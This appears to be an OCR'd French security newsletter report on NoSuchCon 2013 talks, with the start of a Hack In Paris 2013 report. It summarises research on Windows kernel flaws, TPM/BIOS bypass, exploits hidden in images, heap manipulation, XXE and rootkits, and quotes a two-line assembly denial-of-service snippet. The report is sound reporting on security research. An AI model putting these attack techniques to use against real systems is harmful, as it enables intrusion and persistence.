
Slides

http://www.nosuchcon.org/talks/D1_01_j00ru_Abusing_the_Windows_Kernel.pdf

Mateusz, un chercheur en sécurité travaillant actuellement pour Google, est venu présenter le fruit de son travail sur les mécanismes internes au noyau de Windows, et plus précisément, sur les failles (0day lors de leur présentation) qu'il a découvertes et qui peuvent être exploitées afin de provoquer un crash et/ou élever localement les privilèges de l'attaquant.

« Le chercheur a présenté une démonstration illustrant une élévation de privilèges lui permettant de passer en mode « SYSTEM » »

Sa première découverte relative à l'implémentation de la méthode « memcpy() » est particulièrement intéressante. En effet, en fonction du composant manipulé (noyau, pilote, avec ou sans optimisation de vitesse d'exécution, etc.), un utilisateur malveillant est en mesure d'exploiter une faille au sein de la méthode « overlap() » afin de provoquer différents dommages suivant le contexte d'exploitation. Le chercheur a présenté une démonstration illustrant une élévation de privilèges lui permettant de passer en mode « SYSTEM ».



D'autres failles nous ont été présentées. Ces dernières permettent d'obtenir des informations sensibles sur la configuration de la mémoire en mode noyau, ou encore sur l'emplacement du gestionnaire d'interruption. C'est d'ailleurs cette dernière faille qui a donné le titre de la présentation. En effet, avec les deux instructions assembleur suivantes, le chercheur était en mesure de provoquer un déni de service:

> xor ebp, ebp
> jmp 0x8327d1b7

Ninjas and Harry Potter: « Spell »unking in Apple SMC Land

Alex Ionescu

Slides


http://www.nosuchcon.org/talks/D1_02_Alex_Ninjas_and_Harry_Potter.pdf

Après la pause déjeuner, Alex Ionescu est venu nous présenter ses découvertes concernant un composant peu connu présent dans tous les Mac, mais aussi dans les PC : le SMC (System Management Controller).

Ce composant est intéressant pour plusieurs raisons :

- n'importe qui peut le mettre à jour, mais personne ne peut le lire ;
- il contrôle de nombreux systèmes composant un PC : du capteur de lumière ambiante au mécanisme de protection du disque dur, en passant par la régulation de l'alimentation électrique de l'ensemble ;
- et surtout, il stocke les clefs FileVault.

Après une présentation d'un SMC (périphérique embarqué, configuration de la mémoire, utilisation des registres, jeu d'instruction ASM, outils, mécanismes de mise à jour, etc.), le chercheur nous a décrit certaines fonctionnalités « cachées » offertes par le firmware telles que « smcManageBackdoor » qui permet de modifier la visibilité de certaines fonctions via un appel à « SpecialisRevelio ». Le chercheur a conclu en présentant les avancées de son projet d'ingénierie inverse du firmware.



Travis Goodspeed Nifty Tricks and Sage Advice for Shellcode on Embedded Systems


Travis Goodspeed

Slides

http://www.nosuchcon.org/talks/D1_03_goodspeed_Nifty_Tricks_and_Sage Advice_for_Shellcode_on_Embedded_Systems.pdf

Travis Goodspeed est ensuite venu sur la scène nous présenter son retour d'expérience en matière d'exploitation de failles au sein des systèmes embarqués et la conception de « shellcode ». Après nous avoir rappelé les principales

caractéristiques des systèmes embarqués (microcontrôleur 8/16/32 bits, absence d'OS, voir de libc, absence de fonction de protection type ASLR ou bit NX), Travis nous a présenté sa galerie des microcontrôleurs les plus classiques : 8051, MSP430, AVR, PIC, HCS08, 6502, 6805, etc. Le spécialiste nous a ensuite parlé les objectifs à se fixer avant d'obtenir un shellcode fonctionnel sur ce type d'architecture.



En effet, contrairement à l'objectif d'un pirate s'attaquant à un PC classique, l'objectif n'est pas d'être en mesure d'exécuter un code arbitraire à distance, mais d'être en mesure de dumper le firmware embarqué, afin par exemple de patcher un bogue au sein d'un firmware non mis à jour par son éditeur. Travis nous a ensuite présenté un cas d'école avec l'exploitation d'une architecture 8051 ou encore l'utilisation des LED disponibles sur le système embarqué pour exfiltrer le code du firmware, faute d'autres moyens disponibles. Cette conférence s'adressait donc définitivement à un public technique.

Dumb fuzzing XSLT engines in a smart way
Nicolas Gregoire

Slides
http://www.nosuchcon.org/talks/D1_04_Nicolas_Gregoire_XSLT_Fuzzing.pdf


Nicolas Grégoire, le spécialiste français de la recherche de faille au sein des parseurs XSLT, est ensuite venu présenter son approche en matière de fuzzing afin de découvrir bon nombre de failles au sein de certains logiciels les plus utilisés de nos jours : les navigateurs Web et autres lecteurs de fichiers PDF.

Après nous avoir présenté rapidement les principaux logiciels tirant parti de cette technologie (DotNetNike, Sharepoint, Internet Explorer, Firefox, Opera, Safari, les SGBD tels que PostgreSQL ou encore Oracle, et enfin Adobe Reader), Nicolas a rappelé que ces différents logiciels reposaient pour la plupart d'entre eux sur un ensemble plus restreint de moteurs XSLT. Son premier objectif a donc été d'identifier les moteurs utilisés par chaque logiciel, ainsi qu'une solution technique simple permettant de ne pas avoir à fuzzer l'ensemble des logiciels, mais uniquement le moteur XSLT. Nicolas a recommandé, par exemple, de fuzzer le wrapper « xsltproc » disponible avec la bibliothèque Open Source Libxslt.
Le chercheur nous a ensuite décrit la méthode qu'il a adoptée afin de procéder au fuzzing des moteurs identifiés, ainsi que l'architecture technique mise en place pour procéder à ces opérations de longue durée. A l'aide de quatre VM de type AmazonAWS gratuite, d'une VM basique (donc peu chère), et d'un script Python tirant parti du module WinAppDbg (un Débugger), Nicolas a été en mesure d'automatiser l'intégralité du travail de fuzzing des différents moteurs identifiés. Le chercheur n'a plus eu qu'à dépiler sa boîte mail afin de trier les rapports de crash générés. La conférence s'est terminée par une présentation des résultats obtenus en pratique via cette approche intelligente du fuzzing des moteurs XSLT.

Deadly Pixels - Innovative (and pretty) exploit delivery
Saumil Shah

Slides
http://www.nosuchcon.org/talks/D1_05_Saumil_Deadly_Pixels.pdf

Saumil Shah est venu nous proposer une nouvelle technique pouvant être utilisée par des personnes malveillantes souhaitant mener des attaques contre le navigateur des internautes tout en souhaitant rester « invisible ». En effet, les méthodes que l'on peut observer actuellement permettent principalement de complexifier la vie des analystes, mais elles peuvent être détectées par différents équipements sur le réseau : obfucation JavaScript/ActionScript, format de fichier non valide, composant OLE, etc.



Cette technique consisterait à transporter le code d'exploitation sous la forme d'une image, par exemple à l'aide d'un encodage de nuances de gris. L'image alors générée serait

parfaitement valide du point de vue de son format, et ne pourrait être détectée par aucun équipement réseau. En remplaçant le code d'exploitation par un code JavaScript et en affichant l'image, le chercheur s'est rendu compte que le navigateur exécutait le code JS au lieu d'afficher simplement l'image. Résultat, l'utilisation de l'élément HTML « Canvas » couplé à l'utilisation des fonctions anonymes en JavaScript permettrait même de faire disparaitre le célèbre « eval » normalement nécessaire pour exécuter un code JS malveillant. Afin de mettre en pratique cette idée, Saumil a développé la librairie IMAJS. L'idée sous-jacente à cette librairie est la technique du caméléon. Chargée dans une page web à l'aide de la balise HTML « <script> », celle-ci est interprétée comme du code JavaScript, mais elle est chargée à l'aide de la balise « <img> », se présentant sous la forme d'une image GIF ou BMP valide.
Le chercheur a ensuite étendu son concept en intégrant au sein même de l'image la librairie IMAJS, mais aussi le code malveillant (Steganographie). Cette manipulation lui permet alors de faire disparaitre l'ensemble des traces d'exploitation suspecte pouvant être détectées plus ou moins facilement, tout en garantissant la même efficacité que le code d'exploitation original.

Pythonect-Fu: From Function to Language
Itzik Kotler

Slides
http://www.nosuchcon.org/talks/D1_06_Itzik_Pythonect-Fu.pdf

Enfin, la première journée s'est conclue par une présentation d'Itzik Kotler. Afin de simplifier le travail des professionnels de la sécurité, Itzik a présenté deux frameworks baptisés Pythonect-fu et HackerSH. Pythonec-Fu est un framework reposant sur Python permettant à quiconque de développer son propre DSL (Domain Specific Language). L'intérêt d'un tel outil est de pouvoir en quelques lignes définir différentes opérations unitaires et récurrentes, et de pouvoir ensuite les utiliser dans le cadre d'un simple programme décrivant les opérations à réaliser. L'Israélien a ensuite présenté les principales caractéristiques de son DSL, avant de nous parlé de SMALL et HackerSH.
SMALL (Simple Malware Analysis Language) est un langage de programmation simplifié permettant de réaliser différents types d'opérations récurrentes dans l'analyse des logiciels malveillants. HackerSH est, quant à lui, un Shell reposant sur Pythonect définissant les principales opérations réalisées dans le cadre d'un test d'intrusion. Cet outil permet entre autres de simplifier l'utilisation de la sortie d'un outil comme l'entrée d'un autre outil. En effet, peu d'outils permettent de faire cela nativement, et nombreux sont les pentesteurs ayant dû redévelopper « inutilement » des scripts existants pour cela. D'après l'auteur, un test d'intrusion en boîte noire pourrait, grâce à HackerSH, se réduire à exécuter les lignes de codes suivantes :

```
« http://localhost » \
   --> url \
   --> nmap \
   --> browse \
   --> w3af \
   --> print
```

> Jour 2


Keynote
Thomas Lim

Le Singapourien Thomas Lim est venu présenter sa vision de la Chine, et nous expliquer pourquoi il ne faut pas avoir peur de ce pays diabolisé dans le milieu de la sécurité. En nous rappelant la longue histoire du pays, ainsi qu'en partageant avec son audience divers retours d'expérience, l'intervenant nous a permis de comprendre un peu mieux le fonctionnement du pays, et pour quelles raisons ce dernier cherche à maîtriser sa cyber-défense.

BIOS Chronomancy
John Butterworth, Corey Kallenberg, Xeno Kovah

Slides
http://www.nosuchcon.org/talks/D2_01_Butterworth_BIOS_Chronomancy.pdf

Les trois chercheurs travaillent actuellement pour le MITRE. Ils nous ont présenté le fruit de leur travail sur la sécurité du BIOS et des TPM (Trusted Plaform Module). Pour rappel, le TPM est une puce chargée, normalement, de garantir l'intégrité d'un système en validant cryptographiquement la signature de ses composants un à un. L'objectif de la présentation était donc entre autres de rappeler qu'un attaquant disposant d'un accès physique à un système est toujours en mesure de le compromettre, et ce, même si le système ciblé dispose des dernières technologies disponibles pour le protéger.



Après avoir fait un bref rappel de la terminologie utilisée, les chercheurs ont rappelé l'historique des attaques connues menées contre les TPM. Ils nous ont ensuite présenté les différentes techniques permettant d'acquérir une image du BIOS (via le fabricant de la puce, en lisant la puce via un programme dédié, ou via un lecteur matériel) et enfin de l'analyser. Les chercheurs ont ensuite rappelé le rôle des registres PCR dans la procédure de boot et de validation des composants. Ils ont expliqué qu'il était possible de modifier la majorité du code du BIOS sans risque de modifier la valeur des empreintes contenues dans PCR0. Enfin, une méthode permettant de modifier l'intégralité du BIOS tout en contournant le processus de validation du TPM a été proposée. Pour cela, les chercheurs enregistrent au préalable

la valeur de l'empreinte attendue lors de la vérification de l'intégrité du code réalisée par le TPM, modifie le BIOS pour intercepter l'appel à la procédure de calcul de l'empreinte du code afin de retourner directement la valeur précédemment enregistrée.

« La présentation de John Butterworth a probablement été l'une des plus techniques de la conférence, mêlant aussi bien des techniques d'attaques ciblant la partie matérielle d'un ordinateur, ainsi que la partie logiciel bas-niveau ou cryptographique. »

Avant de présenter plusieurs démonstrations de leur travail, les chercheurs ont enfin rappelé les protections pouvant être mises en place afin d'empêcher ce type d'attaque. Aujourd'hui, aucune de ces protections n'apporte un niveau de sécurité satisfaisant (fonctionnalité non implémentée dans les BIOS, ou alors contournable).

Les démos suivantes ont enfin conclu la présentation :

✚ « The Tick » : l'attaque basique permettant de contourner le mécanisme de vérification du code du BIOS par le TPM ;

✚ « The Flea » : la même attaque, auquelle les chercheurs ont rajouté la capacité à survivre aux différentes mises à jour du firmware du BIOS.

Cette présentation a probablement été l'une des plus techniques de la conférence, mêlant aussi bien des techniques d'attaques ciblant la partie matérielle d'un ordinateur, ainsi que la partie logiciel bas-niveau ou cryptographique.


Who'd have thought they'd meet in the middle? 'ARM Exploitation' meets « Hardware Exploitation ». Sharable memoirs from a very surprising last year

Stephen A. Ridley

✚ Slides

http://www.nosuchcon.org/talks/D2_02_Ridley_ARM_Exploitation_And_Hardware_Hacking.pdf

Stephen A. Ridley est ensuite venu présenter un retour d'expérience en matière d'apprentissage des techniques d'attaques sur la plateforme ARM. Son expérience est particulièrement intéressante puisqu'en seulement un an, le spécialiste est passé du niveau « aucune connaissance en matière d'électronique » à celui d'un expert réputé en attaque des systèmes embarqués reposant sur l'architecture ARM. Aujourd'hui, Stephen a développé sa propre plateforme ARM qu'il commercialisera d'ici quelques mois (si celle-ci n'est toujours pas disponible...).



Il dispense aussi des cours et des formations sur l'attaque des systèmes embarqués ARM, et réalise des tests d'intrusion pour différentes entreprises. Bref, le chercheur invite quiconque le souhaite à se lancer dans l'apprentissage du hacking Hardware et de l'architecture ARM !

Advanced Heap Manipulation in Windows 8

Zhenhua (Eric) Liu

✚ Slides

http://www.nosuchcon.org/talks/D2_03_Eric_heap_manipulation.pdf

L'intervenant suivant nous a présenté les techniques d'exploitation du tas avancées sous Windows. S'il s'est particulièrement intéressé pour ce sujet, c'est pour une raison simple : l'exploitation des débordements de tampon est devenue de plus en plus complexe à cause des différentes protections apportées par Microsoft, entre autres avec l'arrivée de Windows 8. Du point de vue de l'attaquant, les failles exploitables pour contourner le mécanisme de bac à sable (sandbox) sont donc désormais les failles impactant le noyau Windows ou le mécanisme de bac à sable (sandbox) lui-même, ou encore les failles impactant les logiciels tiers. Pour arriver à sa fin, un pirate doit donc nécessairement être en mesure de manipuler le tas afin de pouvoir exploiter les failles impactant un logiciel.

Le chercheur nous a ensuite présenté le concept de son attaque : celle-ci vise à manipuler le tas de façon à en contrôler son état lors du déclenchement de la faille. Il appelle cela le « Heap Feng Shui ». Concrètement, après avoir analysé le fonctionnement de l'allocateur de Windows et la gestion des « freelists » qui contiennent les adresses des

zones de mémoire libres, le chercheur procède à des allocations de différentes tailles afin de contrôler l'état du tas.

Après ces différentes manipulations qui ont permis au chercheur de contrôler en partie l'emplacement mémoire utilisé par le programme vulnérable. Le chercheur n'a plus qu'à exploiter la faille pour corrompre la mémoire du tas, et ainsi exécuter du code arbitraire.

La présentation est revenue sur différents scénarios d'attaque, et s'est conclue par une démonstration de la technique présentée.

A hesitation step into the blackbox : Heuristic based Web-Application Reverse-engineering

Fabien Duchene, Sanjay Rawat, Jean-Luc Richier, Roland Groz

La présentation du travail de Fabien Duchene et de ses coéquipiers était probablement la plus universitaire du lot. Le chercheur nous a présenté un nouveau concept de rétro-ingénierie en boîte noire d'une application web. L'idée est de parcourir les différentes pages d'un site afin d'établir un arbre représentant les changements d'état. Dans celui-ci, chaque noeud correspond à une page, et chaque arête à un type de requête permettant de passer d'une page ou d'un noeud à l'autre.

Les chercheurs ont illustré ce concept en développant H-WAR, un outil faisant office de PoC. La seconde partie de la présentation a permis d'illustrer les capacités de cet outil et de le comparer aux autres « scrappeur » de sites existants : Wget, Wapiti, w3af ou encore Skipfish. Contrairement aux autres outils, H-WAR est capable de construire un arbre représentant un site en un nombre relativement limité de requêtes.

Corroding immobilizer cryptography

Karsten Nohl

Slides

http://www.nosuchcon.org/talks/D2_05_KNohl_Immobilizer_Security.pdf

Karsten Nohl est un cryptographe reconnu pour son travail sur l'algorithme A5/1 utilisé dans les communications GSM, mais aussi pour ses analyses de la sécurité des cartes SIM et autres puces RFID telle que la célèbre Mifare.

La conférence qu'il a donnée semblait pourtant sans rapport avec ses sujets de recherches puisqu'il s'est intéressé aux mécanismes antidémarrage présents sur certaines voitures. Concrètement, ces systèmes reposent sur la présence d'une puce RFID au sein d'un porte-clef. Après avoir présenté le mécanisme général de fonctionnement de ces « immobilisateurs », le chercheur a introduit les 3 grandes familles de puces dominant le marché : la DST 40 de Texas Instruments, la Hitag 2 de Philips/NXP et enfin la Megamos d'EM Micro. Il a ensuite détaillé les faiblesses existant dans ces trois puces, et la technique permettant de contourner la protection apportée par les constructeurs de voiture : attaque par force brute, cryptanalyse de l'algorithme, ou encore faille au sein du protocole de défi-réponse.

Selon le chercheur, ces failles sont activement exploitées par les voleurs de voiture. Il est en effet possible de trouver du matériel permettant de dupliquer des clefs. Enfin, le chercheur s'attend à observer une augmentation importante du nombre de vols de voitures équipées avec ces mécanismes de protection dans les prochaines années.

Taint Nobody Got Time for Crash Analysis


Richard Johnson & pa_kt

Slides

http://www.nosuchcon.org/talks/D2_06_Richard_Taint_Nobody_Got_Time_for_Crash_Analysis.pdf

La présentation suivante a abordé un sujet particulièrement complexe : l'automatisation de l'analyse des crashs d'une application et leur triage afin d'identifier les failles exploitables. Pour cela, les chercheurs ont détaillé leur approche reposant sur une technique baptisée « Taint Analysis ».

L'objectif est d'identifier les entrées, de les modifier, et de suivre les manipulations réalisées sur celles-ci afin d'identifier les failles et les vecteurs d'exploitation. Ensuite, deux autres concepts ont été introduits : le « slicing » et l'exécution symbolique, afin d'identifier les entrées intéressantes du point de vue de l'attaquant, et de les manipuler afin d'observer le résultat sur le programme.



Transporting evil code into the Business: Attacks on SAP TMS


Juan Perez-Etchegoyen

Slides

http://www.nosuchcon.org/talks/D2_07_ONAPSIS_Attacks_on_SAP_TMS.pdf

La dernière présentation de la journée a permis d'aborder un autre sujet : SAP. En effet, SAP est une composante importante dans nombre de grandes entreprises. D'après l'expérience de Juan, plus de 95 % des installations SAP qu'il a auditées sont vulnérables à différents types d'attaques. Les risques pour les entreprises sont majeurs : espionnage, sabotage, voire fraude.

Le sujet abordé était plus précisément le composant SAP TMS (Transport Management System). En s'attaquant à ce « composant », un pirate est en mesure de prendre le contrôle de la base de données.



Après avoir présenté les principaux concepts permettant de comprendre TMS, le chercheur est entré dans le vif du sujet en présentant plusieurs failles critiques découvertes par son équipe : problème de gestion des autorisations TMSADM, problème de configuration des paramètres de sécurité CDT (Common Transport Directory), manipulation des « Transport Request », configuration des ACLs permissives permettant d'accéder à un serveur SAP. Chacune de ces failles a été illustrée par une démonstration.

La présentation s'est conclue par une partie « forensics » illustrant les sources d'informations disponibles pour identifier les activités (malveillantes) sur SAP.


Nous dédierons un article complet sur la sécurité SAP dans un prochain article de l'ActuSécu.

> Jour 3

Keynote

Dmitri Alperovitch

La soirée s'étant prolongée tard dans la nuit, la dernière keynote n'a pas attiré un grand nombre d'auditeurs. Le CTO de la société CrowdStrike nous a fait part de son point de vue (pessimiste) sur le monde de la sécurité informatique que l'on peut observer aujourd'hui. En effet, selon lui, nous empruntons le mauvais chemin. Nous cherchons à tout sécuriser, sans jamais y parvenir, pendant que nos adversaires cherchent, eux, uniquement une solution permettant de prendre le contrôle de nos systèmes... Il nous a donc fait part du besoin d'innover dans notre approche de la lutte contre les pirates.



Crashdmp-ster Diving the Windows 8 Crash Dump Stack

Aaron LeMasters

Slides

http://www.nosuchcon.org/talks/D3_01_Aaron_Crashdmpster_Diving_Win8.pdf

La seconde conférence de la journée a elle aussi été donnée par un employé de la société CrowdStrike. Aaron LeMasters nous a présenté son travail de recherche et de documentation sur un mécanisme peu connu de Windows : le « Crash Dump ». Ce mécanisme est utilisé par Windows au sein de plusieurs fonctionnalités, telles que le mécanisme d'hibernation ou encore la gestion des crashs du système.

En abusant de certaines fonctionnalités du driver, il est possible de contourner certaines restrictions de sécurité, afin d'accéder par exemple au contenu de fichiers arbitraires.

Selon le chercheur, cette fonctionnalité n'étant pas une vulnérabilité, on peut s'attendre à la voir apparaitre dans les prochains rootkits pour passer inaperçue aux yeux du système.

Exploiting Hardcore Pool Corruptions in Microsoft Windows Kernel
Nikita Tarakanov

Slides
http://www.nosuchcon.org/talks/D3_02_Nikita_Exploiting_Hardcore_Pool_Corruptions_in_Microsoft_Windows_Kernel.pdf

Nikita Tarakanov est ensuite venu présenter le fruit de ses recherches sur l'exploitation de corruption du tas du noyau de Windows. Avec les dernières versions de Windows, Microsoft a rendu inopérantes les techniques d'exploitation classiques. Cependant, tout comme l'avait précédemment expliqué Eric Liu lors de sa présentation « Advanced Heap Manipulation in Windows 8 », la compréhension des mécanismes internes à Windows intervenant dans la manipulation du tas peut être exploitée afin de contourner l'ensemble des protections mises en place par Microsoft. Après avoir détaillé ces différents mécanismes et les anciennes attaques existantes, le chercheur russe a ensuite présenté une nouvelle attaque baptisée DKOHM (Direct Kernel Object Header Manipulation). Celle-ci part du postulat qu'il ne faut pas s'attaquer à l'allocateur qui gère le tas, mais plutôt aux entêtes associés aux objets manipulés par le système.

Enfin, le chercheur nous a fait part de sa conclusion : même si Microsoft cherche à éliminer les possibilités laissées aux attaquants pour corrompre la mémoire de son système d'exploitation, le fonctionnement interne de l'OS pourra toujours être exploité pour en prendre le contrôle.

XML Out-Of-Band Exploitation
Yunusov Timur & Alexey Osipov

Slides
http://www.nosuchcon.org/talks/D3_03_Alex&Timur_XML_Out_Of_Band.pdf

Deux autres chercheurs russes sont ensuite montés sur scène pour nous présenter différentes techniques d'exploitation reposant sur la manipulation du format de données XML, et plus particulièrement sur ce que l'on appelle les entités XML externes (XXE).

Après nous avoir rappelé les attaques classiques pouvant être réalisées en manipulant les entités XML externes, les deux spécialistes nous ont présentés des méthodes d'exploitation innovantes inspirées des techniques d'exploitation d'injection de codes SQL :

- Error-based XXE ;
- Out-Of-Band XXE.

Enfin, la pertinence du WAF ModSecurity a été remise en question concernant la protection apportée face à ces attaques. En effet, d'après les observations des chercheurs, le WAF rendrait exploitables de certaines configurations normalement non exploitables à l'aide de XXE...

Revisiting Mac OS X Kernel Rootkits
Pedro Vilaca aka fG!

Slides
http://www.nosuchcon.org/talks/D3_04_Pedro_Revisiting_MacOSX_Kernel_Rootkits.pdf

fG! nous a ensuite présentés les différents moyens pouvant être exploités par les pirates pour créer un rootkit sur Mac OS X. Le chercheur a donc détaillé l'ensemble des solutions offertes par le système dans le but de constituer un rootkit, en allant de l'accès aux fichiers, en passant par la manipulation des processus, jusqu'aux méthodes lui permettant de rendre son logiciel malveillant furtif.

Selon lui, OS X offre donc un très large éventail de fonctionnalités pouvant être abusées afin de constituer un rootkit.

Exploiting Game Engines For Fun And Profit
Donato Ferrante & Luigi Auriemma

Slides
http://www.nosuchcon.org/talks/D3_05_Ferrante_Auriemma_Exploiting_Game_Engines.pdf

Donato Ferrante et Luigi Auriemma nous ont ensuite divertis en nous présentant un sujet inattendu. En effet, ils se sont attaqués aux différents moteurs utilisés au sein des derniers jeux vidéos.

Après nous avoir présenté l'intérêt pour les pirates de s'attaquer à ce type de composants (les jeux sont de parfaits vecteurs d'attaque !, et les joueurs, vu leur nombre, de parfaites cibles !), les chercheurs ont présenté les principaux moteurs existants (Source, CryEngine, UnrealEngine et idTech) et leur architecture générique.

Les deux chercheurs ont ensuite présenté différentes techniques d'attaque, reposant sur des erreurs dans la reconstruction des paquets réseau fragmentés, dans la gestion de la compression, des protocoles de communication implémentés, mais aussi dans le support des Maps ou de la ligne de commande. Les failles découvertes relatives à ces différents points ont été détaillées.

Enfin, les deux Italiens ont présenté plusieurs attaques ciblant cette fois-ci les serveurs de jeux accessibles en ligne, et ont divulgué à cette occasion plusieurs 0day...

Any Input is a Program

Sergey Bratus

Slides

http://www.nosuchcon.org/talks/D3_06_Sergey_Any_Input_is_a_program.pdf

Sergey Bratus est venu présenter le travail de plusieurs de ses élèves. Ces derniers ont cherché à utiliser le format de données ELF constituant les binaires sur un système Linux afin de manipuler le fonctionnement d'un processeur, et en particulier de sa MMU (Memory Management Unit). Leur objectif était de faire exécuter du code arbitraire à un système d'une manière invisible au système. Malgré les contraintes existantes, la solution proposée semble fonctionnelle d'après les travaux de recherche.

La présentation a donc fait appel à des connaissances bas-niveau du fonctionnement d'un système d'exploitation et du processeur. Par exemple, pour arriver à leur fin, les étudiants ont tiré profit des deux postulats suivants :

- les métadonnées d'un format binaire (ELF par exemple) sont exécutées par le Loader/Dynamic Linker du système d'exploitation ;
- les instructions contenues dans les PageTables, la GDT ou encore l'IDT sont exécutées sur la MMU.

Killing RATs, the Arsenic Framework

Robinson Delaugerre & Adrien Chevalier

Slides

http://www.nosuchcon.org/talks/D3_07_Adrien_Robinson_Arsenic_Framewor

Hack In Paris

La troisième édition de la conférence Hack In Paris a eu lieu du 17 au 21 juin 2013, au Centre des conférences de Disneyland Paris. Plus de 300 personnes étaient présentes pour assister, entre autres, aux 16 conférences et aux 4 formations dispensées par des experts en sécurité internationaux.

L'équipe d'XMCO était présente aux journées dédiées aux conférences les 20 et 21 juin dont le thème principal était le BYOD - Bring Your Own Device. Nous vous proposons ci-dessous un compte rendu de ces deux journées.

> Jour 1


BYOD – The privacy and compliance risks from bringing your own mobile device to Work

Winn Schwartau

✚ Vidéo

https://www.youtube.com/watch?v=xjdmxkc7NwA

